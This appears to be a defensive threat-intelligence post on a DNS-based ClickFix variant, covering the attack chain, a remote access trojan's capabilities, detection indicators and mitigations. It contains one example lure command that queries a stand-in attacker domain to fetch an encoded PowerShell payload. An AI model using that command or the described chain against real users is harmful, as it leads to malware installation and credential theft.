ClickFix Goes DNS-Native

Microsoft has disclosed a dangerous evolution of the ClickFix social engineering technique — attackers are now using DNS nslookup commands to retrieve and execute malicious PowerShell payloads. This is the first known use of DNS as a delivery channel in ClickFix campaigns, allowing malicious activity to blend into normal DNS traffic and evade web-based detection.
What Is ClickFix?
ClickFix is a social engineering technique that tricks users into manually executing malicious commands by presenting fake error dialogs or CAPTCHA pages. The technique exploits user trust and bypasses security controls because the victim voluntarily runs the command.
Previous ClickFix Variants
| Variant | Delivery | Detection |
|---|---|---|
| Classic ClickFix | PowerShell via Run dialog | Web proxy, PowerShell logging |
| Clipboard ClickFix | Paste commands from clipboard | Endpoint monitoring |
| DNS ClickFix (NEW) | nslookup via Run dialog | Blends into DNS traffic |
How the DNS-Based Attack Works
1. Victim encounters fake error page or CAPTCHA
2. Page instructs user to press Win+R and paste a command
3. Command runs: nslookup -type=TXT payload.attacker-domain.com
4. DNS TXT record returns encoded PowerShell script
5. PowerShell downloads ZIP from attacker-controlled server
6. ZIP extracts Python-based reconnaissance script
7. Reconnaissance collects system info, installed software, network config
8. "ModeloRAT" — Python-based RAT — deployed
9. Persistence via Windows Startup folder .lnk fileWhy DNS Delivery Is Dangerous
The nslookup command is a legitimate Windows utility used by IT professionals daily. Using it for payload retrieval:
- Bypasses web proxies — DNS queries don't traverse HTTP proxies
- Evades URL filtering — No URLs to block or scan
- Blends into normal traffic — DNS queries are ubiquitous
- No file download — Initial payload is in a DNS TXT record
- Legitimate binary — nslookup.exe is signed by Microsoft
ModeloRAT: The Final Payload
The campaign deploys ModeloRAT, a Python-based remote access trojan with the following capabilities:
| Capability | Description |
|---|---|
| Remote Command Execution | Execute arbitrary commands on victim system |
| File Operations | Upload, download, delete, and enumerate files |
| Screenshot Capture | Periodic screenshot collection |
| Keylogging | Keystroke recording |
| Credential Harvesting | Browser password and cookie extraction |
| System Reconnaissance | Hardware, software, and network enumeration |
Persistence
ModeloRAT achieves persistence by placing a .lnk shortcut file in the Windows Startup folder that launches the Python interpreter with the RAT script on every login.
Detection Opportunities
DNS Monitoring
# Look for unusual TXT record queries
nslookup -type=TXT [suspicious domain]

# Monitor for nslookup spawned from explorer.exe (Run dialog)
# Parent process: explorer.exe → Child: nslookup.exe
Endpoint Detection
- nslookup.exe spawned by explorer.exe (Win+R dialog) is unusual
- PowerShell spawned shortly after nslookup with encoded commands
- Python processes running from temporary directories
- New .lnk files in
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\
Network Indicators
- DNS TXT queries to recently registered domains
- Large DNS TXT responses (>500 bytes) containing encoded data
- Connections to attacker C2 infrastructure following DNS queries
Mitigation
- User awareness training — Educate users that legitimate websites never ask them to run commands in the Run dialog
- Restrict nslookup — Consider AppLocker/WDAC policies to limit nslookup execution to IT staff
- DNS monitoring — Deploy DNS logging and monitor for anomalous TXT record queries
- PowerShell constraints — Enable Constrained Language Mode and script block logging
- Startup folder monitoring — Alert on new .lnk files in user Startup folders